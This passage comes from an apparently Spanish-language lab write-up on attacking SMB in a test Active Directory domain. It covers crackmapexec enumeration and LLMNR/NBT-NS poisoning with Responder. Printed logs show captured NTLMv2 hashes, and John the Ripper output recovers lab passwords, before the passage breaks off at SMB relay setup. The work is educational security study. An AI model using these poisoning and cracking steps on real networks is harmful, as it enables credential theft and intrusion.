

Ilustración 17 – Adición del activo PC-MVAZQUEZ al dominio gonzalonazareno.org

Una vez añadidos, deberemos de dirigirnos al activo DC01 para añadir los usuarios con los que ambos activos se autenticarán. Para ello, ejecutaremos el Administrador del servidor y nos desplazaremos a *Herramientas* > *Usuarios y equipos de Active Directory*:



Ilustración 18 – Configuración de los usuarios del dominio

Tras abrirse la ventana, nos dirigiremos a la carpeta *Users:*



Ilustración 19 – Configuración de los usuarios del dominio

Y añadiremos dos usuarios, adiaz y mvazquez, como se muestra a continuación:



Ilustración 20 – Creación del usuario adiaz (1/2)



Ilustración 21 – Creación del usuario adiaz (2/2)



Ilustración 22 – Creación del usuario mvazquez (1/2)



Ilustración 23 – Creación del usuario mvazquez (2/2)

Tras crear a los usuarios, procederemos a autenticarnos contra el dominio en ambos activos:

Ilustración 24 – Autenticación como adiaz en el dominio gonzalonazareno

Ilustración 25 – Autenticación como mvazquez en el dominio gonzalonazareno

El siguiente paso que deberemos de realizar será activar la detección de red en ambos activos. Para ello, nos dirigiremos a *Panel de control* > *Redes e Internet* > Centro de redes y recursos compartidos y seleccionaremos *Cambiar configuración de uso compartido avanzado*:



Ilustración 26 – Cambio de configuración del uso compartido

Una vez se nos abra la ventana, deberemos de seleccionar *Activar la detección de redes* en el apartado de Dominio, como se muestra a continuación:



Ilustración 27 – Activación de la detección de redes en Dominio

También deberemos de activarlo para todas las redes:



Ilustración 28 – Activación de la detección de redes en todas las redes

3. Técnicas de ataque a protocolo SMB

SMB (Server Message Block) es un protocolo cliente-servidor que controla el acceso a archivos y directorios enteros, así como a otros recursos de la red, como impresoras, routers o interfaces compartidas con la red. El protocolo SMB también sirve como base para el intercambio de información entre los diferentes procesos de un sistema (intercambio también conocido como comunicación entre procesos).

Dicho protocolo, tiene un mecanismo de seguridad que consiste en firmar cada mensaje, esta firma se genera mediante una clave de sesión y el algoritmo estándar de cifrado (AES). Si alguien cambia un mensaje durante la transmisión, el hash no coincidirá y SMB sabrá que alguien ha manipulado los datos. La firma también confirma las identidades del remitente y del receptor. Esto interrumpe los ataques de retransmisión o relaying, los cuales veremos más adelante.

Por defecto, la firma no se encuentra habilitada en los equipos pertenecientes al bosque, solo se encuentra en el Controlador de dominio.

3.1. Identificación de activos

Para enumerar el protocolo, haremos uso de la herramienta crackmapexec[1], la cual nos reportará información muy útil, entre ellas, si el SMB se encuentra firmado:



Ilustración 29 – Enumeración de los activos a través de crackmapexec

A su vez, podemos visualizar el nombre de los equipos, permitiéndonos identificar fácilmente el controlador de dominio (DC01).

[1] https://github.com/byt3bl33d3r/CrackMapExec

3.2. Envenenamiento del tráfico LLMNR/NBT-NS

Tras identificar aquellos activos que no tienen el SMB firmado, procederemos a envenenar el tráfico LLMNR/NBT-NS. No sin antes, explicar en qué consisten estos servicios propios de Windows.

Link-Local Multicast Name Resolution (LLMNR) y NetBIOS Name Service (NBT-NS) son servicios propios de dominios de Windows que actúan como una alternativa para identificar a los activos. LLMNR se puede asociar como un DNS, es decir, permiten a los activos de la misma red usar resolución de nombres. NBT-NS se usa para identificar los sistemas en una red por su nombre de NetBIOS.

Se falsificará el origen para la resolución de nombres empleando la herramienta Responder[2], la cual nos permitirá responder a las solicitudes LLMNR y NBT-NS actuando como si se conociese la identidad del host que contiene el recurso al que se está intentando acceder, envenenando el servicio para que los activos del dominio se comuniquen con nuestro equipo para recibir el hash NTLMv2 de autenticación que contiene el usuario y su contraseña (encriptada). Tras obtener estos hashes se procederá a crackearlos offline y obtener la contraseña de los usuarios en texto claro.

Primero, procederemos a correr la herramienta empleando la configuración por defecto:

Ilustración 30 – Envenenando el servicio LLMNR/NBT-NS a través de responder

[2] https://github.com/lgandx/Responder

Donde:

- -d: Se activa también las respuestas a las peticiones DHCP.
- -w: Se activa el servidor proxy WPAD.

Accederemos a un recurso compartido inexistente en cualquiera de los activos:



Ilustración 31 – Acceso a un recurso compartido inexistente desde el activo adiaz

En la máquina atacante, podremos observar como ha sido posible obtener el hash NTLMv2 del usuario que está intentando acceder:

```
[*] [LLMNR]  Poisoned answer sent to fe80::a96f:9de1:32e1:9b6f for name pruebaa
[*] [LLMNR]  Poisoned answer sent to ::ffff:192.168.1.190 for name pruebaa
[SMB] NTLMv2-SSP Client   : fe80::a96f:9de1:32e1:9b6f
[SMB] NTLMv2-SSP Username : GONZALONAZARENO\adiaz
[SMB] NTLMv2-SSP Hash     : adiaz::GONZALONAZARENO:ce9c0c291b9bc96a:C4DD92888279B88EB
71675F08E41705E:0101000000000000BD27D50D7CD801F742F38CD61860F2000000000200080049004
3003000550001001E00570049004E002D003500350054004600560004F004100530042004900490004003
00570049004E002D003500350054004600560004F004100530042004900490002E004900430030005500
04C004F00430041004C000300140049004300300055002E004C004F00430041004C000500140049004300
300055002E004C004F00430041004C000700080000BD27D50D7CD80106000400020000000800300030000
0000000000000000000000020000069B911381B9E5A8DD4C7FFC51359CFBC27F6263B44D103C7BBBF9C045A
6D16FE0A0010000000000000000000000000000000000000900180063006900660073002F0070007200750
065006200610061000000000000000000
```

Ilustración 32 – Captura del hash NTLMv2 del usuario adiaz

El mismo proceso se podrá realizar para el usuario mvazquez:



Ilustración 33 – Acceso a un recurso compartido inexistente desde el activo mvazquez

```
[*] [LLMNR]  Poisoned answer sent to fe80::ddd1:95e6:51e7:d59 for name prueba2
[*] [LLMNR]  Poisoned answer sent to ::ffff:192.168.1.35 for name prueba2
[SMB] NTLMv2-SSP Client   : fe80::ddd1:95e6:51e7:d59
[SMB] NTLMv2-SSP Username : GONZALONAZARENO\mvazquez
[SMB] NTLMv2-SSP Hash     : mvazquez::GONZALONAZARENO:ea5ade4c4e11f0a3:AFE39642B3D934
4AE13482E9E999D037:0101000000000000DE68270E7CD801E7AC89B88B2CAE8000000000200080039
0041004A004B0001001E00570049004E002D00340033004A005200450049003600 5A00430055005500040
03400570049004E002D00340033004A005200450049003600 5A00430055005002E00390041004A004B00
2E004C004F00430041004C0003001400390041004A004B002E004C004F00430041004C000500140039004
1004A004B002E004C004F00430041004C000700080000DE68270E7CD80106000400020000000800300030
0000000000000000000000000200000C2DD7F717C2985993A04170F84101B8CA61776395508E93A20D7CA2
6F71C4B870A0010000000000000000000000000000000000090018006300690066007300 2F0070007200
7500650062006100320000000000000000
```

Ilustración 34 – Captura del hash NTLMv2 del usuario mvazquez

También será posible obtener el hash del usuario Administrador:

```
[*] [LLMNR]  Poisoned answer sent to fe80::484e:c5fa:9d32:6b5b for name prueba3
[*] [LLMNR]  Poisoned answer sent to ::ffff:192.168.1.187 for name prueba3
[SMB] NTLMv2-SSP Client   : fe80::484e:c5fa:9d32:6b5b
[SMB] NTLMv2-SSP Username : GONZALONAZARENO\Administrador
[SMB] NTLMv2-SSP Hash     : Administrador::GONZALONAZARENO:b3f53821d96f494a:A5D545FF7
CA685FF38E09D4DFF2E87B0:0101000000000000804CC36A0E7CD80150EB636F96B0D4040000000002000
800430046004B00420001001E00570049004E002D00430038003700330042003500550031004800360033
0004003400570049004E002D00430038003700330042003500550031004800360033002E00430046004B0
042002E004C004F00430041004C0003001400430046004B0042002E004C004F00430041004C0005001400
430046004B0042002E004C004F00430041004C0007000800804CC36A0E7CD80106000400020000000800 3
0003000000000000000000000000003000004ACD5A89AD485839A6E5FC26C4FC80F6F36EB3AC244FED3FB3
6D1E7DEA05B9C20A0010000000000000000000000000000000000090018006300690066007300 2F00700
0720075006500620061003300000000000000000000000
```

Ilustración 35 – Captura del hash NTLMv2 del usuario Administrador

Tal y como se ha mencionado anteriormente, estos hashes pueden ser crackeados empleando JohnTheRipper[3] y, en el caso de que la política de contraseñas de la organización sea débil, obtener dicha contraseña en texto claro.

```
s4dbrd@Innotec:~/Documentos/PFG$ sudo ~/src/john/run/john --wordlist=/opt/rockyou.txt hashes
Using default input encoding: UTF-8
Loaded 3 password hashes with 3 different salts (netntlmv2, NTLMv2 C/R [MD4 HMAC-MD5 32/64])
Will run 8 OpenMP threads
Press Ctrl-C to abort, or send SIGUSR1 to john process for status
Password123!     (adiaz)
P@ssw0rd123!     (mvazquez)
S3cur3P@ssw0rd123! (Administrador)
3g 0:00:00:00 DONE (2022-06-08 20:14) 300.0g/s 409600p/s 1228Kc/s 1228KC/s 123456..cancel
Use the "--show --format=netntlmv2" options to display all of the cracked passwords reliably
Session completed.
```

Ilustración 36 – Crackeo de hashes de los usuarios del dominio

[3] https://github.com/openwall/john

3.3. SMB Relay

En entornos empresariales, es muy común que ciertos usuarios tengan privilegios de administrador sobre algún activo de la red. En el caso de conseguir un hash de autenticación de un usuario tras envenenar el tráfico LLMNR/NBT-NS como se mostró anteriormente, podremos realizar un relaying de ese hash para autenticarnos contra el activo en el cual tiene privilegios de administrador y realizar cualquier acción. Por defecto, dumpearemos la SAM del equipo, obteniendo los hashes de los usuarios locales.

Para simularlo en nuestro laboratorio, primero deberemos de añadir un usuario administrador en cualquier activo. En nuestro caso, el usuario adiaz tendrá privilegios de administrador sobre el quipo PC-MVAZQUEZ. Para realizar dicho proceso, deberemos de ejecutar *Administrador de equipos* y seleccionar *Grupos* > *Administradores* y añadiremos al usuario adiaz, como se muestra a continuación:

